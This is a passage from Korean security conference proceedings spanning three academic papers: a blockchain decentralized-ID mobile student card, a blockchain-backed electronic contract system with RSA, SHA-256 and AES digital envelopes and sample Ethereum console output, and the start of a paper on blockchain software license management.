


Fig. 1. 프로젝트 아키텍처

구현한 Golang 기반의 블록체인 네트워크 FRANCHISE, 학생 정보와 DID 문서를 저장·관리하는 데이터베이스인 MariaDB, 안드로이드와 FRANCHISE의 통신을 위한 게이트웨이 gRPC, 인증 서비스 제공을 위한 Rasberry Pi와 학교 이메일 그리고 안드로이드 가상 단말기 역할을 수행하는 에뮬레이터 실행을 위한 IntelliJ IDEA로 이루어져 있다. 안드로이드와 DID 문서가 저장되어있는 FRANCHISE는 gRPC를 게이트웨이로 하여 서로 정보를 주고받는다. 이 과정에서 FRANCHISE 서버에서 이용자인 학생이 본 학교 학생인지 학교 이메일 계정을 통해 인증하는 작업과 학생 정보를 통해 DID 문서를 생성하여 안드로이드에게 전달해주는 작업 등이 이루어진다. 안드로이드에서는 FRANCHISE에서 받은 DID 문서 정보를 이용하여 QR코드를 생성한다. 이렇게 생성된 QR코드는 검증 기관에서 QR코드 스캔을 통한 신원 인증을 위해 사용된다.

2.2. 분산 ID 기반 모바일 학생증 구조

Fig. 2.와 같이 FRANCHISE 모델을 이용한 분산 ID 기반 모바일 학생증 구조는 크게 네 부분으로 이루어져 있으며 사용자, 발행기관,




Fig. 2. 시스템 모델

검증기관, 블록체인으로 구성되어 있다. 사용자는 Application을 이용하여 발행기관의 DID 문서 발급, 검증기관의 DID 문서 검증과 같은 DID 정보의 접근 제어를 수행하며 발급과정에서 개인 키를 저장한다. 발행기관은 서버를 통해 Application에서 이메일 계정을 전달받아 사용자의 신원을 조회한 후 신원인증이 완료되면 학생 정보를 Application에 전달하고 Application에서 학생 정보와 개인 키를 합한 해시값과 함께 DID 정보 발행 요청을 함으로써 사용자에게 DID 문서를 발급하여 준다. 또한, 블록체인은 앞 과정에서 얻은 DID 정보를 등록하며, 저장된

DID 해시값을 통해 사용자에게 서비스를 제공해주는 검증기관에 인증이 필요할 때마다 검증을 진행한다.

III. 시스템 프로세스

Fig. 3.와 같이 분산 ID 기반 모바일 학생증에 보안과 편의성이 강화된 FRANCHISE 모델의 시스템 프로세스는 총 4단계로 신원 조회, DID 문서 생성 및 발급, 신원 검증, 만료 단계로 이루어져 있다.




Fig. 3. 시스템 프로세스

3.1. 신원 조회

신원 조회는 DID 기반 모바일 학생증을 발급하기 전 해당 학교의 학생인지 판단하기 위해 학교 도메인으로 만들어진 이메일 계정으로 신원을 조회하는 단계이다.

① 학생은 자신의 스마트폰 단말기에 애플리케이션을 설치한 뒤, ② 신원을 조회하기 위해 학교 도메인으로 등록된 이메일 계정을 입력한다. ③ FRANCHISE는 학생으로부터 받아온 학교 계정을 검증하기 위해 학생 정보가 담긴 데이터베이스를 통해 계정 존재 여부를 파악하여 ④ 해당 계정으로 문자와 숫자가 무작위로 혼합된 인증 번호를 발급하여 전달한다. ⑤ 학생은 자신의 수신된 메일함에서 인증 번호를 가져와 애플리케이션에 입력하여 FRANCHISE에게 검증을 받음으로써 신원이 조회된다.

3.2. DID 문서 생성 및 발급

DID 문서 생성 및 발급은 학생의 정보와 개인 키를 활용해 DID 문서로 생성하여 학생에게 발급하는 단계이다.

⑥ 학교 데이터베이스에서 학생 정보인 학과, 학번, 이름, 이메일, 학교 코드를 FRANCHISE를 통해 ⑦ 애플리케이션으로 전달된다. ⑧ 가져온 학생 정보와 임의로 생성한 개인 키를 256bit로 구성된 SHA(Secure Hash Algorithm) 알고리즘인 SHA-256으로 Hash를 생성하여 FRANCHISE로 전달함으로써 이는 평문 데이터를 알아내기 위한 복호화가 거의 불가능하며 무결성이 보장되어 신원 검증이 가능하다. ⑨ 애플리케이션에서 받은 Hash 값은 DID 문서 형태(예시. did:pknu:28a6f929ba20f97094641d58096)로 변환하여 데이터베이스에 저장하고 ⑩ FRANCHISE는 애플리케이션으로 DID 문서를 전달받은 뒤 QR 코드 형태로 변환하여 애플리케이션 화면에 출력한다.

3.3. 신원 검증

신원 검증은 검증기관인 학교 내에 도서관, 강의실, 연구실 등과 같이 일반 학생이나 관계인이 출입할 수 있도록 신원을 검증하는 단계이다.

⑪ 학생은 신원을 검증받기 위해 애플리케이션에 발급된 QR 코드로 변환된 DID 문서를 QR 코드를 인식할 수 있는 단말기에 제시하여 DID 문서를 전달하여 ⑫ 전달받은 검증기관은 학생의 DID 문서를 검증하기 위해 FRANCHISE로 DID 문서를 다시 전달한다. ⑬ FRANCHISE는 전달받은 DID 문서를 DID 데이터베이스를 통해 Hash 값을 비교하여 검증한다. ⑭ 검증이 완료되어 성공인 경우, 검증기관에 성공 메시지와 함께 학생 정보를 학생 데이터베이스에서 데이터를 추출하여 전달하고 실패일 때 실패 메시지를 전달하고 ⑮ 검증 결과 성공일 때 서비스인 출입을 허가하거나 신원 파악 혹은 수집이 진행된다.

3.4. 만료

만료는 DID 문서를 통해 신원 검증이 이뤄지는데 이때 Hash 값이 유출된다면 임의로 위장 신분이 가능하여 특정 시간을 두고 DID

문서를 폐기함으로써 문제점에 대응하기 위한 단계이다.

⑯ 공격자로부터 DID 문서를 가로채어 위장 신분의 문제점에 대응하고자 FRANCHISE뿐만 아니라 애플리케이션에서도 60초 이후 DID 문서가 폐기되므로 학생은 신원 검증을 위해 다시 발급해야 한다.

IV. 결론 및 향후 연구

기존의 신원증명시스템은 대부분 중앙 집중화된 기관들로 이루어져 있어 예상치 못한 공격에 방어하지 못하면 보안에 문제가 생길 수 있고 사용자가 자신의 신원정보를 복제하면서 데이터 손상이 발생할 수 있다. 하지만, 블록체인을 기반으로 하는 분산 ID를 적용하면 기존 문제점을 보완하고 블록체인을 토대로 신뢰 된 ID 저장소를 이용하므로 분산원장에 참여한 사용자 누구나 개인정보의 위·변조 여부를 파악할 수 있다. 또한, 사용자가 자신의 신원정보 사용 및 목적을 스스로 결정할 수 있어 개인이 데이터를 제어할 수 있고 저장소의 투명성을 높일 수 있다. 이를 통해 자기 주권 신원(Self-sovereign Identity, SSI)을 보장하기 위해 이전에 제안한 분산 ID 기반 모바일 학생증 모델을 통해 프로세스를 검증하였고, 실제 구현을 통해 고객층의 범위를 학생으로 축소하여 학생만을 위한 유일한 서비스를 제공한다. gRPC를 통해 서버와 통신하여 DID 문서를 생성· 발급하고, 사용자는 애플리케이션을 통해 검증기관의 진위 판별 후 검증을 통해 블록체인에 발급 정보를 저장하게 되고 이후 서비스 이용이 가능하다. SSI로 개인정보 유출 위험성을 감소시킬 수 있고 특정 기관에 의존하지 않아 장기적으로 소유할 수 있다. 모바일 플랫폼으로 서비스를 제공하는 장점을 통한 플라스틱 카드를 소지하지 않아도 간편히 학생 신분을 인증할 수 있는 편의성의 증대와 향후 타 대학 간 교류 활성에도 도움이 될 수 있고, 탈중앙화 방식으로 필요한 정보만 제시할 수 있어 개인정보를 보호할 수 있는 효과를 얻을 수 있다.

최근 몇 년 사이에 대체 불가능 토큰(Non-fungible Token, NFT) 시장이 급성장하고 있다. NFT는 본래 이더리움의 토큰 표준에서 유래한 것으로, 각각의 토큰을 구별할 수 있는 기호로 구분하는 것을 목표로 하여 고유한 ID로 가상과 디지털 속성을 바인딩할 수 있다. NFT 기술이 가진 장점은 위조하기 어려운 복제 불가능한 희소성과 추적이 쉽도록 블록체인의 데이터를 공개적이고 투명하게 누구나 출처와 같은 정보들을 볼 수 있으며, 필요에 따라 개인의 신분을 보장할 수 있는 대체제로 사용이 가능하다는 것이다. 이러한 특징의 NFT를 신원증명에 사용하게 된다면, 신원 정보를 복제하게 되더라도 기존의 NFT와는 다른 NFT를 덧붙이게 되므로 기존의 것과 구별될 것이다. 따라서 NFT 기술로 학생증을 이용하는 데 간편하면서도 신뢰가능한 대체된 개인 정보를 활용할 수 있도록 검토하여 향후 연구를 추진할 계획이다.

[참고문헌]

[1] 강민정, 강지윤, 이지은, 조승현, 장설아, 이경현. (2020). DID 학생증 서비스 모델 제안. 정보보호학회 동계학술대회 논문집, 11-14.

[2] 여기호, 박근덕, 염흥열. (2020). 분산 ID 보관 및 연계 서비스 모델 제안. 정보보호학회논문지, 30(3), 513-525.

[3] 김홍선. (2019). 분산 ID(Decentralized Identity) 개념 및 해외 기술개발 동향, 전자금융과 금융보안 연구지, 19-35.

[4] Leila Bahri, Amira Soliman, Jacopo Squillaci, Barbara Carminati, Elena Ferrari, Sarunas Girdzijauskas, "Beat the DIVa - decentralized identity validation for online social networks", Data Engineering (ICDE) 2016 IEEE 32nd International Conference on, pp. 1330-1333, 2016.

[5] Wang, Qin, et al. "Non-Fungible Token (NFT): Overview, Evaluation, Opportunities and Challenges." arXiv preprint arXiv:2105.07447 (2021).

블록체인 활용 비대면 전자계약 시스템

김남석, 김천구, 심민기, 이동훈, 김재수

경북대학교

Blockchain-utilized non-face-to-face electronic contract system

Nam-Seok Kim, Cheon-Gu Kim, Min-Ki Sim, Dong-Hoon Lee, Jae-soo Kim

Kyungpook National University

요 약

최근 전자서명법 개정으로 공인인증서가 폐지됨에 따라 자체 인증 기술의 도입이 필요한 실정이다. 특히나 COVID-19로 인한 비대면 상황이 지속됨에 따라 기존 아날로그 방식을 통해 대면으로 계약서를 작성하고 수립하는데 많은 비효율적 문제가 대두되었다. 디지털 전환 가속화와 비대면 거래 확대로 인한 전자 신원확인 중요성이 점차 커지고 있음에 따라 전자 서명 및 전자 봉투 방식으로 계약할 수 있는 안전한 시스템 개발을 진행하고자 한다. 이를 위해 계약 시스템의 보안 요구 사항을 도출하였으며 사용자 인증, 전자 문서 암/복호화 및 검증, 전자 봉투 구현 및 전달, 블록체인 연결까지 각 단계별 프로세스를 설계하였다. 시스템의 동작 방식을 표현하기 위하여 DFD 등을 포함한 Diagram 형태로 나타내었으며 실제 블록체인에 연결한 뒤 생성된 Transaction 및 Block을 확인하였다. 추후 이 시스템을 통해 B2B, B2C 모델 등의 모델 기반 다양한 거래와 계약이 가능하도록 구성할 예정이며 추가적인 연구를 진행하여 비대면 계약 환경에서도 안전한 보안 환경을 만드는 것을 목표로 한다.

I. 서론

4차 산업 혁명을 통해 IT 기술이 발전함에 따라 보안의 중요성 또한 점점 커져가는 추세이다. 특히나 정보 보안의 기본 3요소인 기밀성, 무결성, 가용성의 중요성이 점점 커지고 있는데, 블록체인 기술의 등장과 성장에 따라 정보 보안 분야에 대한 엄청난 발전이 있었다.

블록체인 기술은 분산 형태의 데이터베이스를 뜻하며 블록체인 기술이 비트코인, 기록 추적, 콘텐츠 관리 등 다양한 곳에서 활용되고 있다. 이는 COVID-19로 인한 비대면 환경에 적합한 기술로써 급부상하였으며 예술, 인사 및 회계 등 분야를 가릴 것 없이 다양한 곳에서 쓰일 수 있기 때문이다. 특히나 기존 네트워크에 비해 투명한 아키텍처를 제공하는데, 위/변조 방지가 매우 어렵기 때문에 무결성을 기반으로 한 신뢰성을 제공한다. 전망과 기술 예측에 대한 연구가 활발히 이루어지고 있는 반면, 블록체인 기술을 활용하여 수행하는 서비스에 대해서는 다양한 이유로 인하여 범용적으로 공개가 되어있지 않은 경우가 대부분이다.

본 논문은 이에 주목하여 사용자 인증을 위해서 Class Diagram 기반으로 간단한 사용자 데이터 구조를 설계하였으며 전자 문서를 암복호화 하는데 공개키 알고리즘을 사용하였고 검증을 위해 해시 알고리즘을 사용하여 Data Flow Diagram 형태로 나타내었다. 각각의 데이터 전송 포맷을 하나의 프로토콜 형태로 설계한 뒤 안전한 송수신을 목적으로 전자 봉투를 구현하고 이를 Sequence Diagram 형태로 나타냈다. 이후 계약 프로세스가 끝나고 계약에 관한 검증 및 증명을 위해 블록체인 기술을 활용하여 저장하였고 구현을 통해 실제 환경에서 동작하는 Transaction과 Block 정보를 확인하였다.

II. 비대면 전자계약 시스템

1. 연구 범위

본 논문에서는 비대면 환경에서의 전자 계약 진행을 위해 관련 시스템을 설계 및 구현하고 이를 기반으로 프로토타입 개발을 진행한다. 부동산, 물품 등과 같은 상호 간의 거래를 발생시키는 계약서를 블록체인 네트워크에 연결해 보안 측면에서 안전하게 수행할 수 있는 비대면 전자 계약 시스템을 제시한다.

2. 계약 시스템 보안 요구사항

비대면 환경에서의 전자 계약 진행을 위해 핵심 기술인 전자 서명 측면에서의 보안 요구 사항들을 도출하여 제시하였고 각각의 내용은 아래 Table 1에서 확인할 수 있다.

Table 1. 전자 서명 보안 요구사항

Requirement	Contents
Unforgeable	타 사용자 위조 불가
User Athentication	서명자 인증 및 검증
Non-repudiation	서명자의 서명 사실 부인 방지
Unalterable	생성키 소유자 외 서명 예정 문서 내용 변경 불가
Not Reusable	타 문서 서명 재사용 불가
Judge	제3자 통한 정당성 검증 가능

3. 제안 시스템 구성

전자 계약 진행을 위해 앞서 언급한 보안 요구 사항에 따라 시스템의 처리 순서를 단계별로 제시하였다.

3.1 사용자 인증

시스템 사용을 위해서 회원가입을 진행하는 단계이며 무분별한 중복 가입을 막기 위하여 이메일과 같은 2차 검증 수단을 통해 인증을 진행한다. 해당 인증이 완료되면 개인별로 공개키/개인키 쌍이 부여되고 추후 전자 계약서 작성 시 사용자에게 부여된 키를 기반으로 해당 계약서 암호화를 진행한다. Fig 1은 사용자 인증 및 처리만을 목적으로 간소화된 데이터 구조를 나타내었다.




Fig 1. Simplified User Data Structure

3.2 전자 문서 암/복호화 및 검증

송신자 측에서는 계약을 위한 전자 문서와 송신자의 공개키, 그리고 해당 문서의 Hash 값을 개인키로 암호화한 전자서명 총 세 가지 묶음 데이터를 프로토콜로써 수신자에게 전달한다. 해당 단계에서는 공개키 및 개인키 기반의 암/복호화 방식으로 RSA 알고리즘을 채택하여 사용하였으며 해시값을 얻는 방식으로 SHA-256 알고리즘에 8Byte의 Salt 값을 더하였다..

수신자 측에서는 전달받은 전자 문서의 해시 값을 구하고 송신자의 공개키를 기반으로 전달받은 전자서명을 복호화 하여 두 값이 동일한지 검증하는 과정을 진행한다. 만약 해당 값이 다르다면 정상적인 전송이 이루어지지 않았다고 판단하여 해당 Task를 즉시 종료한다. Fig 2는 송신 과정 Fig 3은 수신 과정을 Data Flow Diagram 형태로 나타낸 것이다.




Fig 2. Transmission Process DFD




Fig 3. Reception Process DFD

3.3 전자봉투 구현 및 전달

앞서 3.2에 송/수신자가 주고받는 프로토콜을 안전하게 전달하는 과정이 필요하므로, 이를 구현하는 단계이다. 송신자가 보내고자 하는 수신자의 신원이 확인되면 중앙 서버에서 해당 Transaction을 위해 대칭키를 생성한다.

수신자의 공개키로 해당 대칭키를 암호화하여 전송하고 수신자는 개인키로 해당 대칭키를 복호화 한다. 복호화 된 대칭키로 암호화된 메시지를 한 번 더 복호화 하여 송신자가 이전에 전송한 프로토콜을 얻는다. 해당 단계에서 대칭키 기반 암호화를 위해 AES 알고리즘을 사용하였으며 아래 Fig 4는 Sequence Diagram을 기반으로 전자 봉투 제작 및 전달 프로세스를 나타낸 것이다.




Fig 4. E-envelope Delivery Process

3.4 블록체인 연결

암호화 알고리즘을 기반으로 두 사용자의 계약을 수립하였으며 이후 해당 계약을 증명할 수 있는 과정을 구현하는 단계이다. Fig5는 계약이 발생한 뒤, getTransaction 함수를 통해 앞서 저장한 정보들을 확인하는 과정이고 Fig 6은 Transaction의 Block Hash 값을 기반으로 getBlock 함수를 통해 해당 블록의 정보를 확인하는 과정이다. Fig 7은 각 사용자에 의해 모든 계약 프로세스가 끝났을 때, 블록체인 네트워크 저장되는 방식을 단계별로 나타낸 것이다.

```
> eth.getTransaction("0x6aec1350ed1492445bb5c1dfe7af5ed05d22954314b21d1b96d5657e2a963744")
{
  blockHash: "0xa12c7af1a072b0691a963dd0b12045cb5a2f3015b2ad5f64eda61d765cdaf3d2",
  blockNumber: 316,
  from: "0x4eca417b4fa27f5e862bca82c8a4c113192c9c2c",
  gas: 3000000,
  gasPrice: 1000000000,
  hash: "0x6aec1350ed1492445bb5c1dfe7af5ed05d22954314b21d1b96d5657e2a963744",
  nonce: 2,
  r: "0xfa3e04c434f6517cff8729b2b42602179bd67d480c66d38660c979dfe118a6fa",
  s: "0x3dd3e97d518f857ce31b8f43b3fd2dedef472bfb9aeac8db5883f9b4ab75cdeb",
  to: "0x4eca417b4fa27f5e862bca82c8a4c113192c9c2c",
  transactionIndex: 0,
  type: "0x0",
  v: "0x7fc",
  value: 0
}
```

Fig 5. Contract Transcation Confirmation

```
> eth.getBlock("0xa12c7af1a072b0691a963dd0b12045cb5a2f3015b2ad5f64eda61d765cdaf3d2")
{
  difficulty: 150995,
  extraData: "0xd883010a0184676574686866f6f312e31368777696e646f7773",
  gasLimit: 4276112,
  gasUsed: 22616,
  miner: "0x4eca417b4fa27f5e862bca82c8a4c113192c9c2c",
  mixHash: "0x5b7564c96c3755de65e04b21bf29262f8d48924db9e25822d9897833d05f17b1",
  nonce: "0x2e95a2b2cdf2e2e3",
  number: 316,
  parentHash: "0x06c2afa71341372bcc6c2401ed7007bf5412114afae225ed8a10c54aab844402",
  receiptsRoot: "0x37d0f2b3f2ddad5e1fbd0face036aa894f07e01794a38daafbc8e4e0a65a6c60",
  sha3Uncles: "0x1dcc4de8dec75d7aab85b567b6ccd41ad312451b948a7413f0a142fd40d49347",
  size: 876,
  stateRoot: "0x2025a84faa525d52750fee07457cab3d68fae2f0100cdf7664fc9ac766793baa",
  timestamp: 1621778581,
  totalDifficulty: 44764698,
  transactions: ["0x6aec1350ed1492445bb5c1dfe7af5ed05d22954314b21d1b96d5657e2a963744"],
  transactionsRoot: "0x737e69da1201891f2f6600321dcc8c461fd126a361fe8b6d66f54703203b62e4",
  uncles: []
}
```

Fig 6. Contract Block Confirmation




Fig 7. Contract Block Confirmation

4. 제안 시스템 검증

제안 시스템의 검증을 위해 앞서 언급한 전자 서명 보안 요구 사항에 따라 시스템 평가를 진행하였다. 수기로 진행한 계약 프로세스와 블록체인을 연동하지 않은 시스템을 기준으로 비교를 진행하였다. 제안 시스템은 DB에 저장된 로그의 유효성 문제가 있는 기존 전자 계약 시스템의 단점을 블록체인으로 개선하였다.

Table 2. 제안 시스템 검증

Requirement	수기 계약 시스템	기존 계약 시스템	제안 시스템
Unforgeable	Δ	Δ	O
User Athentication	O	O	O
Non-repudiation	Δ(녹음)	Δ	O
Unalterable	X	Δ	O
Not Reusable	X	O	O
Judge	O	O	O

Prototype Test의 경우 Alpha Test와 Beta Test로 구분하였으며, 각각 Unit Test, Sub Integrated Test, Final Integrated Test 총 세 단계로 나누어 진행하였다.

III. 결론

본 논문에서는 전자 서명 측면에서의 보안 요구 사항을 반영하여 비대면 상황에서 사용할 수 있고 안전하게 계약할 수 있는 전자 계약 시스템을 제시하였다. PKI 기술을 기반으로 비대면 계약 업무에 대한 전반적인 프로세스를 제작하였으며 개인키를 통한 신원 확인, 공개키를 통한 전자 봉투 인증, 블록체인을 통한 검증과 확인까지 각각의 단계에 걸친 시스템을 설계하였다. 향후 다양한 사업 모델과 서비스 모델에 사용할 수 있도록 실무적으로 접근할 예정이며 추가적인 기능 구현을 통해 Prototype을 Develope 하여 테스트를 진행하고 문제점을 보완할 계획이다. 이를 통해 비대면 환경에서의 거래, 계약 및 전자서명과 블록체인 기술 연구에 중요 지표로 작용할 것으로 기대한다.

[ACKNOWLEDGEMENT]

"본 연구는 2021년 과학기술정보통신부 및 정보통신기획평과원의 SW중심대학사업의 연구결과로 수행되었음" (2021-0-01082)

[참고문헌]

[1]. 한국인터넷진흥원 차세대암호인증팀, "암호 알고리즘 및 키 길이 이용 안내서", 한국인터넷진흥원(KISA), 2018.12

[2]. 한국인터넷진흥원 블록체인확산팀, "국가공공기관 도입을 위한 블록체인 암호기술 가이드라인, 한국인터넷진흥원(KISA), 2020.12

[3]. 박근덕, "디지털 신원확인 및 전자서명 수단 활용화 동향", 한국정보통신기술협회(TTA), 2021. 01.

[4]. Minyoung Kim 외 2명, "온라인 공유 플랫폼용 콘텐츠 보호를 위한 블록체인 저작권 정보 등록 시스템" 2020.12

[5]. 나재훈, "ISO/TC 307 블록체인 정보보호 표준기술 동향" 2020.08

[6]. 성기정 외 6명 "블록체인 기반 교내 전자투표 시스템" 2018.08

[7]. Jiin-Chiou Cheng 외 3명, "Blockchain and smart contract for digital certificate", 2018.04.

[8]. IEEE, "Digital Contract Using Block Chaining and Elliptic Curve Based Digital Signature", 2018.05.

[9]. NIST, "A Taxonomic Approach to Understanding Emerging Blockchain Identity Management Systems", 2020.01.

블록체인을 이용한 소프트웨어 라이선스 관리 시스템 설계 및 구현

최성현, 박현균, 염기준, 염흥열*

* 순천향대학교

Design and Implementation Software Licensing Management System by Blockchain

Sung-Hyun CHOI, Hyeon-Gyun PARK, Ki-Jun YEOM,

Heung-Youl YOUM*

*SoonChunHuyang University

요 약

소프트웨어 시장에서 불법복제 프로그램은 지속적으로 유포되고 있다. 본 논문에서는 상용 소프트웨어의 불법복제로 인해 회사의 소프트웨어 저작권이 침해받는 것을 방지하는 방식으로 블록체인을 이용하여 소프트웨어의 라이선스 키를 관리하는 방법을 제시하여 소프트웨어 라이선스 관리를 용이하게 하고 불법복제를 방지하는 소프트웨어 라이선스 관리 시스템을 설계하며 구현 결과를 제시한다.

I. 서론

블록체인은 2009년 '사토시 나카모토(Satoshi Nakamoto)'가 개발한 비트코인으로부터 시작되었다. 당시에는 통화의 발행, 유통, 거래의 기능만을 가진 단순 결제에 충실한 역할이었으나 2015년 '비탈릭 부테린(Vitalik Buterin)'이 개발한 2세대 블록체인 이더리움이 나타났다.

이더리움은 기존의 한계를 극복하고 스마트 계약을 도입하여 사용자 간의 계약을 편리하게 진행할 수 있으며 이를 통해 부동산 계약, 온라인 투표 등 다양한 플랫폼에 활용하게 되었다.

초기 비트코인을 보조하기 위해 고안된 블록체인 기술은 시간이 흐르면서 보다 더 다양한 분야에서 활용되고 있는데 대표적으로 금융 서비스, 비디오 게임, 보건 의료, 컨텐츠 저작권 등 여러 활용이 존재하며 IBM, Microsoft, Intel 등 글로벌 IT기업에서도 블록체인을 활용하여 새로운 기술 개발에 도전하고 있다.

이에 따라 우리는 4차 산업 혁명 시대로 진입하며 소프트웨어의 중요성이 나날이 높아져 가는 가운데 소프트웨어의 불법복제에 대응하고 방지해야 하는 필요성이 생김에 따라 정보의 위·변조가 불가능하고 다양한 응용이 가능한 블록체인을 이용해 소프트웨어의 불법복제를 막고 회사의 소프트웨어 저작권을 보호할 수 있는 방안에 대해 제시하고자 한다.

II. 관련 기술

2.1 블록체인 개요

거래, 계약 등의 정보가 분산원장(거래 정보를 특정 기관의 중앙서버가 아닌 P2P 네트워크에 분산하여 참가자가 공동으로 기록하고 관리하는 기술[1]) 형식으로 암호화되어 블록 단위의 정보가 저장된다. 블록은 거래, 계약 등 정보가 저장되는 구조체를 뜻하며 이전 블록과 체인으로 연결된 형태를 가지고 있다. 블록체인은 같은 데이터를 가진 노드들이 P2P 방식으로 연결되어 있어 해커가 데이터를 조작하는 것이

어렵다.

블록체인을 대표하는 비트코인 거래 시스템으로는 다음과 같이 블록체인 거래를 하게 된다.




그림 1 비트코인 거래(예시)

2.1.1 A가 B로부터 물품을 구매한다는 대가로 B에게 비트코인 20을 지급한다는 트랜잭션을 A 자신이 전자 서명하여 네트워크에 보고

2.1.2 B가 C로부터 물품을 구매한다는 대가로 비트코인 10을 지급한다는 거래 내역을 B가 전자 서명하여 네트워크에 보고

